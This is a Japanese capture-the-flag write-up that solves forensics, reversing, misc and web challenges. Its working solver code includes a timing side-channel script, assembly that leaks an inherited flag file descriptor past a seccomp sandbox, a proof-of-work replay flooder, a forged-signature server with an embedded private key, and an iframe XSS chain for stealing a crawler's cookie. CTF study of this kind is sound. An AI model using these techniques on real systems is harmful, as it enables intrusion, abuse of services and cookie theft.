Writeup書こうと思ってなかったのでかなり端折ってます。
Forensics
codebreaker
任意の画像編集ソフトで露光量を上げて二値化した。

QRコードの仕様に従ってシンボルなどを復元し、さらに少しでも白いドットがある部分を白色にした。(mspaintで)

このくらい復元されるとスマホなどで読み込むことができる。

I_wanna_be_a_streamer
与えられたpcapファイルからRTPパケットを取り出す。 https://fumimaker.net/entry/2021/03/17/215110 を参考にした。 ここからさらにH.264のストリームを再生できないかと検索していたところ https://github.com/volvet/h264extractor/blob/master/rtp_h264_extractor.lua を見つけたのでそのまま使ったら動画ファイルになった。

tiny_10px

10x10の画像にしてはファイルサイズが大きい。 別のデータが存在している線を疑ったが違うらしい。 Imhexで画像サイズを変更したところ、赤い部分が見えたので、ごにょごにょサイズを変更していたらフラグを入手できた。

mem_search
Windows 10のメモリダンプっぽいファイルが渡される。

適当にブラウザの履歴を見ていたらhttp://192.168.0.16:8282/B64_decode_RkxBR3tEYXl1bV90aGlzX2lzX3NlY3JldF9maWxlfQ%3D%3D/という怪しい項目があった。
これをbase64でデコードしたらフラグが得られる。
雑に解きすぎて攻撃が何だったのかもよくわかっていない。
Misc
Cheat Code
チームメンバーが、ハッシュが計算されるのは入力値の各桁が違う場合だけな事に気づいたので、それをもとに時間を計測するコードをGPT-4oに書いていただいた。応答までの時間が短ければハッシュの計算が行われていないので、その桁は合っているということを利用する。
from pwn import *
import time

server = 'chal-lz56g6.wanictf.org'
port = 5000

def find_correct_digit(current_code, position):
    fastest_time = float('inf')
    correct_digit = 0
    for i in range(10):
        test_code = current_code[:position] + str(i) + current_code[position+1:]
        conn.recvuntil(b"Enter the secret code: ")

        start_time = time.time()
        conn.sendline(test_code.encode())
        response = conn.recvline()
        elapsed_time = time.time() - start_time

        if b"Correct" in response:
            print(conn.recvuntil(b"}").decode())
            conn.close()
            return test_code, True

        if elapsed_time < fastest_time:
            fastest_time = elapsed_time
            correct_digit = i


    return current_code[:position] + str(correct_digit) + current_code[position+1:], False

code = "0000000000"
conn = remote(server, port)
print(conn.recvuntil(b"Enter the cheat code: "))
conn.sendline(b"pwn")

for position in range(10):
    code, found = find_correct_digit(code, position)
    print(f"{position}: {code}")
    if found:
        break

print(f"Found code: {code}")

(たぶん最後のcodeは9じゃない)
toybox
webサーバーはファイルをアップロードするだけの機能しかなく、脆弱性もなさそうなので他を当たる。 10KB以下のファイル(bodyの大きさなのでもっと小さいかも)しかアップロードできないので、gccではなくasとldを使ってアセンブリから実行ファイルを作成することにした。 ただし、アップロードしたプログラムを実行するsandboxでは、ファイルディスクリプタを作成するopenシステムコールが禁止されている。
  scmp_filter_ctx ctx = seccomp_init(SCMP_ACT_KILL);
  if (ctx == NULL) {
    printf("seccomp_init failed\n");
    return 1;
  }

  if (seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(read), 0) < 0 ||
      seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(write), 0) < 0 ||
      seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(stat), 0) < 0 ||
      seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(fstat), 0) < 0 ||
      seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(lstat), 0) < 0 ||
      seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(access), 0) < 0 ||
      seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(getpid), 0) < 0 ||
      seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit), 0) < 0 ||
      seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(execve), 1,
                       SCMP_A0_64(SCMP_CMP_EQ, (scmp_datum_t) executable_path)) < 0) {
    printf("seccomp_rule_add failed\n");
    return 1;
  }
そこで、許可されているread、write、stat、fstat、lstat、access、getpid、exit のみを利用する必要がある。 ここで、server.cを確認する。 server.cではcheck_flag関数でフラグが存在するかを確認している。
void check_flag() {
  FILE *fp = fopen("flag.txt", "r");
  if (fp == NULL) {
    printf("flag not available\n");
    exit(1);
  }
}
また、その後にexeclでsandboxを起動している。
  if (execl("./sandbox", "./sandbox", path, NULL) == -1) {
    printf("exec failed\n");
    return 1;
  }
この間、fopenで作成されたflag.txtのfdはそのままである。そして、exec関連で作成されたプロセスは、元プロセスのfdを引きつぐ。 https://www.jpcert.or.jp/sc-rules/c-fio22-c.html

このことを利用して、既にopenされたflag.txtのfdからフラグを読み取って標準出力にwriteするプログラムをGPT-4oに書いていただいた。 flag.txtのfdが7なのはローカル環境で確認した値である。
    .section .bss
buffer:
    .skip 1024          # 1024バイトのバッファを確保

    .section .data
newline:
    .byte 10            # 改行コード

    .section .text
    .global _start

_start:
    # ファイルをfd7から読む
    mov $0, %rax                   # sys_read システムコール番号
    mov $7, %rdi                   # ファイルディスクリプタ 0 (標準入力)
    lea buffer(%rip), %rsi         # 読み込みバッファのポインタ
    mov $1024, %rdx                # 読み込むバイト数
    syscall

    # 読み込んだバイト数を保存
    mov %rax, %rdx

    # 読み込んだ内容を標準出力に書き出す
    mov $1, %rax                   # sys_write システムコール番号
    mov $1, %rdi                   # ファイルディスクリプタ 1 (標準出力)
    lea buffer(%rip), %rsi         # バッファのポインタ
    syscall

    # 改行コードを標準出力に書き出す
    mov $1, %rax                   # sys_write システムコール番号
    mov $1, %rdi                   # ファイルディスクリプタ 1 (標準出力)
    lea newline(%rip), %rsi        # 改行コードのポインタ
    mov $1, %rdx                   # 1バイト書き出す
    syscall

_exit:
    # プログラムを終了する
    mov $60, %rax                  # sys_exit システムコール番号
    xor %rdi, %rdi                 # リターンコード 0
    syscall
これをアセンブルして実行ファイルにし、それをアップロードして実行すればフラグが入手できる。
Reverse
Thread
動的解析しようと思ったけどスレッドへの対応がめんどかったので静的解析をした。 https://dogbolt.org/ の結果を悪魔合体して次のコードを復元した。
char dword_4020[45] = {168, 138, 191, 165, 765, 89, 222, 36, 101, 271, 222, 35, 349, 66, 44, 222, 9, 101, 222, 81, 239, 319, 36, 83, 349, 72, 83, 222, 9, 83, 331, 36, 101, 222, 54, 83, 349, 18, 74, 292, 63, 95, 334, 213, 11};
pthread_mutex_t mutex;
char dword_4140[48];
char dword_4200[46];

int start_routine(int *a1)
{
    int v2;
    int v3;
    int v4;

    v3 = *a1;
    v2 = 0;
    while (v2 <= 2)
    {
        pthread_mutex_lock(&mutex);
        v4 = (dword_4200[v3] + v3) % 3;
        if (!v4)
            dword_4140[v3] *= 3;
        if (v4 == 1)
            dword_4140[v3] += 5;
        if (v4 == 2)
            dword_4140[v3] ^= 0x7Fu;
        v2 = ++dword_4200[v3];
        pthread_mutex_unlock(&mutex);
    }
    return 0LL;
}

int main(int a1, char **a2, char **a3)
{
    int i;
    int j;
    int k;
    int m;
    int v8[48];
    pthread_t th[46];
    char s[56];
    printf("FLAG: ");
    if (scanf("%45s", s) == 1)
    {
        if (strlen(s) == 45)
        {
            for (i = 0; i <= 44; ++i)
                dword_4140[i] = s[i];
            pthread_mutex_init(&mutex, 0LL);
            for (j = 0; j <= 44; ++j)
            {
                v8[j] = j;
                pthread_create(&th[j], 0LL, (void *(*)(void *))start_routine, &v8[j]);
            }
            for (k = 0; k <= 44; ++k)
                pthread_join(th[k], 0LL);
            pthread_mutex_destroy(&mutex);
            for (m = 0; m <= 44; ++m)
            {
                if (dword_4140[m] != dword_4020[m])
                {
                    puts("Incorrect.");
                    return 1LL;
                }
            }
            puts("Correct!");
            return 0LL;
        }
        else
        {
            puts("Incorrect.");
            return 1LL;
        }
    }
    else
    {
        puts("Failed to scan.");
        return 1LL;
    }
}
これに対して頭の悪い方法で文字列をあてるsolverをGPT-4oに作成して頂いた。
dword_4020 = [
    168, 138, 191, 165, 765, 89, 222, 36, 101, 271,
    222, 35, 349, 66, 44, 222, 9, 101, 222, 81,
    239, 319, 36, 83, 349, 72, 83, 222, 9, 83,
    331, 36, 101, 222, 54, 83, 349, 18, 74, 292,
    63, 95, 334, 213, 11
]

def transform_char(char, index):
    dword_4140 = char
    dword_4200 = 0
    for _ in range(3):
        v4 = (dword_4200 + index) % 3
        if v4 == 0:
            dword_4140 *= 3
        elif v4 == 1:
            dword_4140 += 5
        elif v4 == 2:
            dword_4140 ^= 0x7F
        dword_4200 += 1
    return dword_4140

def decode_flag():
    flag = []
    for i in range(45):
        for char in range(256):
            if transform_char(char, i) == dword_4020[i]:
                flag.append(chr(char))
                break
        print(''.join(flag))
    return ''.join(flag)

flag = decode_flag()
print("FLAG:", flag)

単純に逆の計算をすればいいだけなのに、一文字ずつ総当たりしてフラグを取得する。
gates
gdbで動かしてみる。 0x555555555100において、[RAX]とRSIレジスタの値を比較して、入力値が正しいフラグかを確認している。 RSIレジスタの値は[RDX]から取り出されたものだ。 フラグのデータはそのままだったり加算だったりXORで何かしてるっぽいけどよくわからん。 フラグが間違っていると0x555555555105にジャンプする(Wrong!の表示部分)ことと、その時のRDXレジスタの値が0x555555558020(フラグのデータの先頭)から正解の桁数だけずれていることを利用して、一桁ずつ総当たりするプログラムをGPT-4oに作成して頂いた。
import gdb

class BreakpointHandler(gdb.Breakpoint):
    def __init__(self, spec):
        super(BreakpointHandler, self).__init__(spec, type=gdb.BP_BREAKPOINT)
        self.solved_length = 0

    def stop(self):
        # RDXレジスタの値を取得
        rdx_value = int(gdb.parse_and_eval("$rdx"))
        # 0x555555558020 を引く
        offset = rdx_value - 0x555555558020

        # 正解の長さを更新
        if offset > self.solved_length:
            self.solved_length = offset

        return True

def encode_to_hex(input_str):
    return ''.join(f'\\x{ord(c):02x}' for c in input_str)

def test_input(current_input):
    print(f"Testing input: {current_input.encode('utf-8')}")
    hex_input = encode_to_hex(current_input)
    # 標準入力を設定してプログラムを実行
    gdb.execute(f"run < <(printf '{hex_input}')", to_string=True)
    return breakpoint_handler.solved_length

def main():
    global breakpoint_handler

    # 現在の実行ファイルを確認
    current_exe = gdb.current_progspace().filename
    if not current_exe:
        print("Error: No executable file specified.")
        return

    # すべてのブレークポイントを削除
    gdb.execute("delete breakpoints", to_string=True)

    # ブレークポイントの設定(アドレス指定)
    breakpoint_handler = BreakpointHandler("*0x555555555105")

    correct_input = ["\x00"] * 32
    ascii_chars = [chr(i) for i in range(32, 127)]

    for i in range(32):
        for char in ascii_chars:
            current_input = ''.join(correct_input[:i] + [char] + correct_input[i+1:])
            solved_length = test_input(current_input)
            if solved_length > i:
                correct_input[i] = char
                print(f"Found character {i}: {char}")
                break

    final_input = ''.join(correct_input)
    print(f"Final correct input: {final_input}")

if __name__ == "__main__":
    main()
暫く待つとフラグが手に入る。

Web
pow

内部のscriptを確認してみたところ、仮想通貨などでよくあるProof of Workを行う感じらしい。

暫く動かしていると、i=2862152の時のデータが、SHA256の先頭6bytesが0x000000になる。これと同時にサーバーにiが送信されProgressが増加した。 ここで、同じ2862152を何度も送信できないか試したところうまくいったので、それを元に何度も送信するプログラムを作成した。配列にするとその要素数だけProgressも伸びる。
import requests

cookies = {
    'pow_session': 'eyJh...',
}

json_data = [
    '2862152',
]

for i in range(90000):
    json_data.append("2862152")


for i in range(12):
    response = requests.post('https://web-pow-lz56g6.wanictf.org/api/pow', cookies=cookies, json=json_data)
    print(response.text)
One Day One Letter
CTFというより実装するだけみたいな内容だった。 pipedreamを用いて、次のようなWeb APIを作成した。 付属のWEBサーバーと違い、timeパラメータで任意の時間のtimestampと署名を作成できる。
import json
import time
from Crypto.Hash import SHA256
from Crypto.PublicKey import ECC
from Crypto.Signature import DSS

privkey = """-----BEGIN PRIVATE KEY-----
MIGHAgEAMBMGByqGSM49AgEGCCqGSM49AwEHBG0wawIBAQQg1Skgsdupp0G8NsWa
YLwW2Ix2EmpsPAMgHjwkYEYFnTahRANCAATlv/czQknJgs7WRZ+lP+MMzOYzCvnD
ydwG8V5MFB6uNhvYKM2m6pA52mwdvEcUTVTRWkUMMEAiy0YovZIg361c
-----END PRIVATE KEY-----"""
key = ECC.import_key(privkey)
pubkey = """-----BEGIN PUBLIC KEY-----
MFkwEwYHKoZIzj0CAQYIKoZIzj0DAQcDQgAE5b/3M0JJyYLO1kWfpT/jDMzmMwr5
w8ncBvFeTBQerjYb2CjNpuqQOdpsHbxHFE1U0VpFDDBAIstGKL2SIN+tXA==
-----END PUBLIC KEY-----"""

def handler(pd: "pipedream"):
    if pd.steps["trigger"]["event"]["path"] == '/pubkey':
          res_body = pubkey
    else:
        timestamp = str(int(pd.steps["trigger"]["event"]["query"]["time"])).encode('utf-8')
        h = SHA256.new(timestamp)
        signer = DSS.new(key, 'fips-186-3')
        signature = signer.sign(h)
        res_body = json.dumps({'timestamp' : timestamp.decode('utf-8'), 'signature': signature.hex()})

   # Send the custom HTTP response
    pd.respond({
        "status": 200,
        "headers": {
            "Content-Type": "text/json",
          "Access-Control-Allow-Origin": "*"
        },
        "body": res_body
    })
これに対して12日分のリクエストを送信して一文字ずつ取得するプログラムをGPT-4oに書いていただいた。
import requests
import json
from datetime import datetime, timedelta

contentserver = 'https://web-one-day-one-letter-content-lz56g6.wanictf.org'
timeserver = 'REDACTED.m.pipedream.net'

def get_time(unix_time):
    response = requests.get(f"https://{timeserver}/?time={unix_time}")
    return response.json()

def get_content(time_info):
    headers = {'Content-Type': 'application/json'}
    body = {
        'timestamp': time_info['timestamp'],
        'signature': time_info['signature'],
        'timeserver': timeserver
    }
    response = requests.post(contentserver, headers=headers, data=json.dumps(body))
    if response.status_code == 200:
        return response.text
    else:
        raise Exception(f"Failed to get content: {response.status_code}")

flag = ['?'] * 12

current_time = datetime.now()

for i in range(12):
    target_time = current_time + timedelta(days=i)
    unix_time = int(target_time.timestamp())

    time_info = get_time(unix_time)
    content = get_content(time_info)

    start_flag = content.find("FLAG{") + 5
    end_flag = content.find("}", start_flag)
    flag_part = content[start_flag:end_flag]
    print(flag_part)

    for j in range(len(flag_part)):
        if flag_part[j] != '?':
            flag[j] = flag_part[j]
    print(flag)

complete_flag = ''.join(flag)
print(f"The complete flag is: FLAG{{{complete_flag}}}")
(フラグの内容は忘れました。ごめん。)
Noscript
ユーザープロフィールを生成してそれをcrawlさせる問題。 Profile欄にはHTMLインジェクションの脆弱性があるがCSPによってscriptが実行できない。 default-src 'self'; script-src 'none'なので突破するのも難しいかも。 問題サーバーのソースコードを確認したところ、usernameを取得できるAPIがあった。しかもCSPが設定されていない。
   // Get username API
    r.GET("/username/:id", func(c *gin.Context) {
        id := c.Param("id")
        re := regexp.MustCompile("^[a-fA-F0-9]{8}-[a-fA-F0-9]{4}-4[a-fA-F0-9]{3}-[8|9|aA|bB][a-fA-F0-9]{3}-[a-fA-F0-9]{12}$")
        if re.MatchString(id) {
            if val, ok := db.Get(id); ok {
                _, _ = c.Writer.WriteString(val[0])
            } else {
                _, _ = c.Writer.WriteString("<p>user not found <a href='/'>Home</a></p>")
            }
        } else {
            _, _ = c.Writer.WriteString("<p>invalid id <a href='/'>Home</a></p>")
        }
    })
また、このページではUsernameがサニタイズされずに、そのまま表示されるためXSSが実行できる。
ただし、report可能なURIは^/user/[a-fA-F0-9]{8}-[a-fA-F0-9]{4}-4[a-fA-F0-9]{3}-[8|9|aA|bB][a-fA-F0-9]{3}-[a-fA-F0-9]{12}$という正規表現によって/user/始まりでないといけない。
そこで、HTMLインジェクションが可能なProfile欄にiframeでXSS可能な/username/を埋め込むことにした。
これでCookieを外部に送信することができる。
ここで、iframeに指定するsrcは/user/UUIDにしないといけない。
crawler側はhttp://app:8080がオリジンになっているので、https:///web-noscript- から始まるURLにすると別オリジン扱いになり動かなくなる。
FLAG{n0scr1p4_c4n_be_d4nger0us}
